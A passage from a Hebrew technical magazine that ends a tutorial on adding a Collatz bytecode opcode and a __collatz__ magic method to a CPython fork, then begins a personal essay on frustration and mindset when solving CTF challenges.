
```
C:\Users\Eli\Desktop\CPython_fork\PCbuild\amd64\python.exe
>>> dis.dis("$x")
  0           RESUME                   0

  1           LOAD_NAME                0 (x)
              UNARY_COLLATZ
              RETURN_VALUE
>>>
```

רואים שאכן הקוד שלנו מתקמפל לפקודת ה-Bytecode החדשה שיצרנו, כבר מגניב!

כשמריצים את הפקודה רואים שהיא אכן עובדת כצפוי, ללא הלוגיקה האמיתית, ומחזירה את הקבוע 1337:

כלומר ה-Interpreter גם יודע איך להריץ את הפקודה החדש שיצרנו!

הפונקציה שלנו long_collatz אכן נקראת כשה-Interpreter מריץ את פקודת ה-Bytecode החדשה, ובנוסף לכך ניתן לראות גם את האופטימיזציה של החישוב בזמן קומפילציה במקום בזמן ריצה:



במקום לקמפל ביטוי שמכיל מספר קבוע לפקודת ה-Bytecode החדשה, הקומפיילר מריץ את ה"חישוב" שלנו בזמן קומפילציה ומשתמש בתוצאה ב-Bytecode שנוצר. אמנם הקומפיילר לא מספיק חכם להבין שב"מימוש" הנוכחי של הפקודה ניתן לבצע את האופטימיזציה גם אם המספר אינו קבוע, אבל לפחות הוא מנסה.

מימוש לוגיקת הפקודה החדשה באובייקט PyLongObject

כל התהליך הארוך שעברנו עד כה נועד להביא אותנו למצב שה-Interpreter יריץ את הפונקציה long_collatz על אובייקט מסוג מספר שלם, כשהוא מבצע את פקודת ה-Bytecode שהוספנו. הגיע הזמן להכניס בה את הלוגיקה שרצינו מלכתחילה - חישוב פונקציית הקולץ של המספר.

הלוגיקה שנרצה היא די פשוטה:

- אם מספר הקלט שלילי או אפס - נגדיר את תוצאת החישוב להיות אפס. כמובן שניתן גם לבחור כל ערך אחר, להשאיר את המספר כפי שהוא, או לבצע חישוב אחר כרצוננו.
- אחרת:
  - אם המספר זוגי - נחלק אותו בשתיים.
  - אם המספר אי-זוגי - נכפיל אותו בשלוש, ונוסיף אחד.

להלן הקוד המתאים:

```
4889  static PyObject *
4890  long_collatz(PyLongObject *v)
4891  {
4892      PyObject* res;
4893      if (_PyLong_IsNegative(v) || _PyLong_IsZero(v))
4894          return _PyLong_FromUnsignedChar(0);
4895
4896      if ((v->long_value.ob_digit[0] & 1) == 0) {
4897          // even
4898          res = long_div((PyObject *)v, _PyLong_FromUnsignedChar(2));
4899      } else {
4900          // odd
4901          PyObject* temp = long_mul(v, (PyLongObject *)_PyLong_FromUnsignedChar(3));
4902          res = long_add((PyLongObject *)temp, (PyLongObject *)_PyLong_FromUnsignedChar(1));
4903          Py_DECREF(temp);
4904      }
4905      return res;
4906  }
```

והסבר לכל חלק בו:

ה-if הראשון בפונקציה מתמודד עם המקרה שמדובר במספר שלילי או אפס - ובמקרה שכזה מוחזר האובייקט שמתאים למספר 0. הפונקציה _PyLong_FromUnsignedChar מקבלת מספר קטן ומחזירה את האובייקט הסטטי שמתאים לאותו מספר ממערך ה-small_ints שראינו קודם. אנו קוראים לפונקציה זו מספר פעמים במימוש שלנו, ומכיוון שהאובייקט המוחזר הוא immortal, אין צורך להתייחס לעדכון שדה ה-ob_refcnt שלו.

ה-if הבא הוא בדיקה האם המספר הוא זוגי או אי-זוגי. לפי התיעוד של האובייקט PyLongObject, מכיוון שתמיד יש לפחות ספרה אחת במספר המיוצג, ניתן תמיד לגשת לשדה ob_digit[0]. להנחה זו יש יוצא דופן אחד שהוא המקרה שבו המספר המיוצג הוא 0. לכן לפני שבודקים האם המספר זוגי או אי-זוגי, מה שמצריך לגשת ל-ob_digit, יש לבדוק האם הוא אפס. ה-if הראשון של הפונקציה מתמודד עם זה ולכן בשלב זה ניתן לגשת ל-ob_digit בשביל בדיקת הזוגיות.

ראינו קודם שמספר מיוצג כ-Little Endian, כלומר הספרה הנמוכה במספר היא הראשונה במערך ob_digit. לכן כדי לבדוק האם המספר המיוצג הוא זוגי או אי-זוגי, מספיק להסתכל על הביט הנמוך בספרה הראשונה - אם הוא אפס אז המספר זוגי, ואם הוא אחד אז המספר אי זוגי.

במקרה שהמספר זוגי, ערך החזרה של הפונקציה הוא ערך החזרה של הפונקציה long_div - שנקראת עם אובייקט הקלט ועם הקבוע 2. הפונקציה long_div מקצה אובייקט חדש שמכיל את תוצאת החישוב של חלוקת המספר ב-2, ומחזירה מצביע אליו.

במקרה שהמספר אי-זוגי, אנו משתמשים בפונקציה long_mul - שנקראת עם אובייקט הקלט ועם הקבוע 3. גם במקרה זה הפונקציה מחזירה אובייקט חדש שמכיל את תוצאת חישוב הכפל, שנכנס לתוך משתנה בשם temp. לאחר מכן אנו משתמשים בפונקציה long_add - שנקראת עם temp ועם הקבוע 1. ערך החזרה של פונקציה זו הוא מצביע לאובייקט חדש, והוא גם ערך החזרה של הפונקציה שלנו.

לבסוף מקטינים את שדה ה-ob_refcnt של האובייקט temp. בניגוד למקרה שבו המספר זוגי, במקרה שהמספר אי-זוגי אנחנו יוצרים אובייקט חדש זמני בשם temp. בגלל שסיימנו להשתמש בו ולא נצטרך אותו בהמשך, לפני שנצא מהפונקציה נצטרך להקטין לו את שדה ה-ob_refcnt כדי שהאובייקט ישוחרר מהזיכרון. אם לא נעשה זאת, יהיו לנו אובייקטים בזיכרון שלא ישוחררו לעולם ולא יהיו מצביעים אליהם בכלל.

מיפוי האופרטור החדש ל-Magic Method

Magic Method הוא כינוי לפונקציות מחלקה ב-Python שהשם שלהן מתחיל ומסתיים בשני תווי underscore. למשל __eq__, __add__, __str__, וכו'. כשמחלקה מממשת פונקציה כזו, Python יודע לקרוא לפונקציה המתאימה כשמשתמשים באובייקט מהמחלקה בצורה מסוימת. למשל אם מחלקה מממשת את הפונקציה __add__, אז כשקוד ה-Python יכיל פעולת חיבור בין אובייקט מהמחלקה לאובייקט אחר, תיקרא הפונקציה הזו במקום הפונקציה ברירת המחדל של Python, אם היא קיימת בכלל.

כדי למפות בין מצביע הפונקציה nb_collatz בטבלת ה-PyNumberMethods, לבין שם ה-Magic Method הרצוי, יש לבצע את שני השינויים הבאים:

1. בקובץ typeobject.c להוסיף slot להגדרת הפונקציה slot_nb_collatz:

```
8644    SLOT0(slot_nb_negative, __neg__)
8645    SLOT0(slot_nb_positive, __pos__)
8646    SLOT0(slot_nb_absolute, __abs__)
8647    SLOT0(slot_nb_collatz, __collatz__)
```

וגם להוסיף שימוש במאקרו UNSLOT כדי למפות בין:

- המחרוזת שהיא שם הפונקציה הרצוי __collatz__.
- שם שדה המצביע לפונקציה nb_collatz, כפי שהגדרנו בטבלת ה-PyNumberMethods.
- ה-slot שיצרנו, slot_nb_collatz.


```
9569        UNSLOT(__neg__, nb_negative, slot_nb_negative, wrap_unaryfunc, "-self"),
9570        UNSLOT(__pos__, nb_positive, slot_nb_positive, wrap_unaryfunc, "+self"),
9571        UNSLOT(__abs__, nb_absolute, slot_nb_absolute, wrap_unaryfunc,
9572               "abs(self)"),
9573        UNSLOT(__collatz__, nb_collatz, slot_nb_collatz, wrap_unaryfunc, "$self"),
```

2. לערוך את הסקריפט generate_global_objects.py כך שיכלול את המחרוזת __collatz__ בנוסף למחרוזות שמות הפונקציות האחרות:

```
44      # from SLOT* in Objects/typeobject.c
45      '__abs__',
46      '__collatz__',
47      '__add__',
```


סקריפט זה רץ באופן אוטומטי כשמקמפלים את CPython, מה שגורם לעדכון של מספר קבצי h. בפרויקט.

לאחר פעולות אלה, ניתן להגדיר פונקציית מחלקה בשם __collatz__ שתיקרא כשמשתמשים באופרטור $ על אובייקט מהמחלקה. אם לדייק יותר, הפונקציה תיקרא כשה-Interpreter ינסה לבצע את פקודת ה-Bytecode החדשה UNARY_COLLATZ על אובייקט מהמחלקה. בנוסף ניתן לראות שהפונקציה __collatz__ התווספה לרשימת הפונקציות של האובייקט int:



התוצאה


התוצאה הברורה היא שאכן הוספנו פקודת Bytecode חדשה בהצלחה והיא עובדת ומגניבה:




נשווה זאת עם מה שעשינו במאמר הקודם. במאמר הקודם קימפלנו אופרטור חדש לפקודות Bytecode קיימות, ולכן אם היינו לוקחים את קובץ ה-pyc. שקומפל מהקוד שלנו ומנסים להריץ אותו על Interpreter "רגיל", הוא היה עובד. לעומת זאת, השינוי שעשינו במאמר זה שינה את ה-Bytecode עצמו ואת ה-Interpreter בהתאם לכך. אם היינו כותבים קוד שמכיל את פקודת ה-Collatz החדשה, ולוקחים את קובץ ה-pyc. שנוצר ומנסים להריץ אותו על Interpreter "רגיל", הוא לא היה יודע איך להריץ את הפקודה הזאת.

בנוסף לכך, גרמנו לתופעת לוואי מסוימת. נראה אותה בעזרת שימוש בספריה dis שמאפשרת לראות את מיפוי פקודות ה-Bytecode ל-opcode (בקישור זה קיים גם תיעוד קצר לכל פקודת Bytecode).

לפני השינוי:




אחרי השינוי:



הפקודה החדשה, שה-opcode שלה הוא 41, "נכנסה באמצע" וגרמה להזזה של רוב הפקודות שאחריה באחד. הדבר הזה גורם לכך שקוד Bytecode שקומפל לפני השינוי שלנו לא ירוץ כמו שצריך על ה-Interpreter שמכיל את השינוי שלנו, וגם להפך - קוד Bytecode שקומפל לאחר השינוי שלנו לא ירוץ כמו שצריך על Interpreter שלא מכיל את השינוי שלנו. גם אם הקוד כלל לא מכיל את פקודת ה-Bytecode החדשה שהוספנו.


ניתן לראות בפועל שכשלוקחים קובץ pyc. שקומפל לאחר השינוי שלנו ומנסים להריץ אותו על Interpreter ללא השינוי שלנו, מתקבלת השגיאה הבאה:



היא מתקבלת בגלל שהיינו חכמים ועדכנו את שדה ה-magic_number כדי שבאמת לא יקרה המצב שאנחנו מנסים לגרום לו עכשיו - הרצה של פקודות Bytecode שלא תואמות לאיך שה-Interpreter מפרש אותן. כשמבטלים את עדכון שדה ה-magic_number לאחר השינוי ומאפשרים ל-Interpreter "רגיל" להריץ קובץ pyc. שקומפל אחרי השינוי, אז ה-Interpreter קורס מיד. אותו הדבר קורה גם כשנותנים ל-Interpreter לאחר השינוי להריץ קובץ pyc. שקומפל לפני השינוי.


רעיונות להמשך

כפי שהוספנו פקודת Bytecode חדשה שמבצעת את חישוב פונקציית Collatz, ניתן באופן דומה להוסיף פקודה חדשה שתבצע כל חישוב שנרצה, או פעולות "רגילות" כמו Bitwise XNOR למשל. ניתן גם להוסיף פקודה שמבצעת ביעילות חישוב XOR (או כל חישוב אחר) על שלושה ארגומנטים בבת אחת, במקום להשתמש בשתי פקודות Bytecode נפרדות שמבצעות חישוב על שני ארגומנטים בכל פעם:



בנוסף ניתן להוסיף פקודות שמשפיעות על ה-control flow, למשל פקודת switch-case, שתבצע את חישוב כתובת היעד באופן יעיל ותקפוץ אליו. או פקודת break2 שנמצאת בתוך לולאה מקוננת, ומאפשרת לצאת מהלולאה החיצונית. או פקודת continue2 שתפעל באופן דומה. גם כאן הגבול הוא הדימיון.

כמו כן, כפי שהוספנו לוגיקה חדשה לאובייקט שמייצג מספר, ניתן להשפיע על אובייקטים קיימים ולהוסיף להם יכולות חדשות. למשל באובייקט שמייצג מספרים, לאפשר חלוקה של אפס באפס כך שהתוצאה תהיה מוגדרת להיות אחד:



או למשל לממש את הפעולה (~) not לאובייקט של מילון, שתעשה "reverse" למילון אם הוא חד-חד ערכי, כלומר תחליף בין המפתחות לערכים. גם כאן הגבול הוא הדימיון. אפשר להמשיך ולהיכנס לעוד פרטי מימוש של אובייקטים שונים, לראות אילו מהפונקציות חסרות בטבלאות הפונקציות ולחשוב על לוגיקה מעניינת שאפשר לממש שם.

ניתן גם לעשות שינויים מצחיקים - למשל להחליף את ייצוג המחרוזת של אובייקט bool במילה Aladeen במקום במילים True או False:

```
C:\Users\Eli\Desktop\CPython_fork\PCbuild\amd64\python.exe
>>> True, False
(Aladeen, Aladeen)
>>> 1+1==2, 1+1==3.5
(Aladeen, Aladeen)
>>> "You are HIV " + str(random.choice([True, False]))
'You are HIV Aladeen'
>>>
```

ואפשר גם להוסיף שינויים "זדוניים" שמשפיעים על על תוצאות חישוב מסוימות. למשל להגדיר שאם בפעולת חיבור של שני מספרים יצאה התוצאה 21, התוצאה תשתנה להיות 42:

```
C:\Users\Eli\Desktop\CPython_fork\PCbuild\amd64\python.exe
>>> 18+1
19
>>> 18+2
20
>>> 18+3
42
>>> 18+4
22
>>> 18+5
23
>>>
```

כמובן שניתן להכליל זאת לכל פעולה ולכל ערכים שנרצה.

סיכום

במאמר זה ראינו איך פקודות Bytecode מוגדרות ורצות בפועל, איך להוסיף פקודה חדשה, את ההשלכות של הוספה זו, ואיך להוסיף פונקציית Magic Method. למדנו על אובייקטים ושיטת הירושה שלהם ב-CPython, על סוגי הפונקציונליות שכל סוג אובייקט יכול להחליט איזה הוא בוחר לממש, תוך הוספה בפועל של פונקציונליות חדשה לאובייקט שמייצג מספרים.

בנוסף ראינו שניתן על ידי הסתכלות על אובייקטים בזיכרון, מבלי להסתכל בקוד המקור שלהם, להסיק מה הנתונים שהם מכילים ואיך לוודא זאת בעזרת מעקב אחרי המצביעים שבהם. ראינו גם איך בעזרת פונקציות מהספריה sys אפשר לקבל מושג על המימוש של אובייקטים, מתי מתבצעת בהם ריאלוקציה וכו'.

לבסוף חשבנו על רעיונות מעניינים נוספים לפקודות Bytecode חדשות וללוגיקות חדשות באובייקטים.

במאמר הבא בסדרה ניצור קוד Python שמשנה את ה-Bytecode של עצמו בצורה דינמית, ונמצא באגים במימוש של CPython. זה יהיה מגניב במיוחד כי הדברים האלו יעבדו על גרסאות Python רשמיות, ולא רק על גרסה שערכנו בה שינויים וקימפלנו בעצמנו. Stay tuned!

על המחבר

אני אלי קסקי, בן 29, אוהב לכתוב ולפתור אתגרי CTF, במיוחד בקטגוריות Reverse Engineering וקריפטוגרפיה, ואוהב לעשות דברים מגניבים עם קוד.

לפניות בכל נושא מוזמנים ליצור איתי קשר ב-elikaski94@gmail.com או ב-LinkedIn.

על כשלונות ותובנות - הגישה שלי לאתגרים

מאת דניאל איסקוב

הקדמה

המאמר הזה התבשל אצלי לאחרונה, החלטתי לכתוב אחרי תקופה ארוכה שלא כתבתי כלום. האמת שפשוט לא התחשק לי. כמובן בגלל הטבח הנוראי והמלחמה אבל לא רק, גם בגלל הפאן התחרותי. אני מרגיש שהייתי גרוע בכמעט כל תחרות CTF שהשתתפתי בה. הצלחתי לפתור מעט מאוד אתגרים.

נקודת השפל הייתה כשעשיתי את תחרות Flare-On 2023 (או לפחות: כשניסיתי לעשות), הצלחתי רק את ארבעת השלבים הראשונים! בייחוד בהתחשב בעובדה ששנה שעברה כן הצלחתי לפתור את כל האתגרים (ואפילו כתבתי מאמר במגזין, המאגד את כל הפתרונות...). הרגשתי כמו מתחזה. הקול בראש אמר לי: *"יש ילדים בני 17 שפתרו את זה, איך אתה לא פתרת?" "אולי עדיף שתפרוש מתחרויות" "אולי התחום הזה בכלל לא בשבילך" "6 שנים אתה פותר אתגרים ולא השתפרת?!"*

האמת שלא רק שנכשלתי בלפתור, אלא גם פרשתי באמצע במחשבה שאת השלב החמישי כבר לא אצליח לפתור. בעיקר כי הרגשתי תסכול רב מכל הניסיונות הכושלים שלי. בסופו של דבר החלטתי לכתוב על זה.

אפיק, העורך המדהים של המגזין הזה, אמר לי שלכתוב באופן כללי זה קצת כמו תרפיה והוא צודק. אוסיף גם שכשמעלים את הנקודות הקשות על הנייר, זה עוזר לארגן את המחשבות ולהוריד מאיתנו מעט את העול הרגשי שהן גובות.

מסיבות אלה מאמר זה נולד, המאמר הזה יעזור לי באתגרים עתידיים וכולי תקווה שיעזור גם לכם לכשתתקלו באתגרים, ולאו דווקא בתחרויות, ולאו דווקא בכלל בתחום! לעניות דעתי, חלק מהתובנות יכולות אפילו להועיל לפתרון בעיות באופן כללי בחיים...

אם טרם הבנתם, המאמר הולך להיות מאוד תיאורטי ולא יגע באף תחום ספציפי באבטחת מידע, הוא הולך להתמקד בפאן המנטלי ולחשוף מעט מנבכי נפשי בעת פתירת אתגרים. אם אתם פחות מתחברים, אל תגידו שלא הזהרתי מראש ☺

הכוח המתסכל של אתגרים קשים והשיעור החשוב לחיים

לאורך הדרך שלי כחובב אתגרים מושבע, נתקלתי בלא מעט אתגרים קשים במיוחד. בייחוד זכורים לי האתגרים הקשים (והמוזרים) ביותר של צ'קפוינט לאורך השנים באתגרי ה-CSA שלהם.

כהערה צדדית, זה לא העיקר ובטח לא פרסומת לצ'קפוינט: למי מכם שלא יודע, עד לא מזמן חברת צ'קפוינט הוציאה שורת אתגרים (למעשה, CTF שלם). ואלה שפותרים סף מסוים של אתגרים, מקבלים זימון לתוכנית ה-CSA שלהם: תוכנית שבה משלמים לך תוך כדי הכשרה אינטנסיבית שמעניקים לך, על מנת שבסוף תתקבל לעבוד בחברה. כך על פי צ'קפוינט עצמה ועדויות ממקור ראשון.

בכל מקרה, האתגרים הקשים ב-CTF שמוביל לתוכנית הזאת הם ממש קשים, מתישים ובעיקר - מתסכלים. ברמה הטכנית, בין אם פתרתי או שהסתכלתי על הפתרון ברגע שהתפרסם, אף פעם לא למדתי מהם משהו טכני חדש, לפחות לא משהו שיכולתי להגדיר כמעניין (מרחק לוינשטיין אתם מכירים?).

אבל לא לשווא סבלתי! כי בזכות האתגרים האלה, למדתי שיעור חשוב: לא לעשות את האתגרים המפגרים האלה מלכתחילה. אבל אם אתם תחרותיים כמוני ובכל זאת רוצים לנסות ולפתור אז קודם כל, אתם צריכים להבין ולהתכונן לעובדה שזה הולך להיות מאוד קשה. שנית, ברגע שהבנתם את זה, השלב הבא זה לקחת כמה צעדים אחורה מכל מה שניסיתם עד כה, לנוח מעט, לחזור עם ראש רענן ולחשוב על הדברים הבאים:

1. מה אני רוצה להשיג? (במקרה שלנו זה דגל)
2. איזה מידע נתון לי? בדרך כלל ניתן קובץ או מספר קבצים ושם ותיאור של האתגר, לפעמים השם והתיאור מהווים רמז.
3. איך מה שאני רוצה להשיג מיוצג במידע הנתון? זאת שאלה קריטית ביותר. ברור שלא תמיד ניתן לענות עלייה, אבל השערות טובות יקרבו אותך לדגל בצורה משמעותית (ולהשערות גרועות האפקט ההפוך).

בסופו של דבר זה עניין של זיהוי דפוסים מורכבים מאוד. פעם חשבתי שהטריק הוא להצליח לחשוב על כמה שיותר כיוונים, אבל זה נכון רק חלקית, החלק שפחות חושבים עליו אבל לא פחות חשוב, הוא לדעת לפסול כיוונים שמתסברים כלא נכונים, ובמהירות.

כשאני מסתכל על זה בדיעבד, **עיקר הסבל שלי נגרם בגלל שננעלתי על כיוון שכל הסימנים מראים לי שהוא לא נכון ואני ממשיך ללכת בו**. הדבר שקול ללנסות לחבר חלק בפאזל במקום שהוא לא מתאים. אפילו ילד בן שש יודע שזה לא מעשה נבון. אגב איכשהו בסוף תמיד קיבלתי אימייל מצ'קפוינט שהזמין אותי למיונים אם ארצה בכך, אז אולי בכל זאת אני לא כזה גרוע...

כל הפעמים שחשבתי והתנהגתי כמו קוף

הורדתי אתגר הנדסה לאחור מאחדי האתרים המוכרים והנפוצים. ישבתי ועמלתי עליו, כשלפתע קרה משהו ששבר לי לחלוטין את כל הציפיות. ואני בשלי, דופק את הראש בקיר. לא משנה את צורת החשיבה שלי. תקוע בקונספציה שגויה מיסודה. זכרו את האתגר הזה עוד נחזור אליו כמה פעמים בהמשך המאמר.

לא נעים להודות, אבל האמת שיותר מדי פעמים חשבתי והתנהגתי כמו קוף במהלך פתירת אתגרים (יש שיטענו שלא רק במהלך פתירת אתגרים ☺). הכוונה שיותר מדי פעמים לא בדקתי את ההיגיון שלי, ברגע שהייתה לי השערה או הנחה - פשוט הלכתי עליה בכל הכוח! ואם זה לא עבד, אז ביצעתי שינוי זעיר וניסיתי שוב. האמת שבתוך תוכי ידעתי שהשינוי הזה לא יוביל לפתרון, אבל מנקודה מסוימת בתהליך הפסקתי לחשוב בהיגיון.

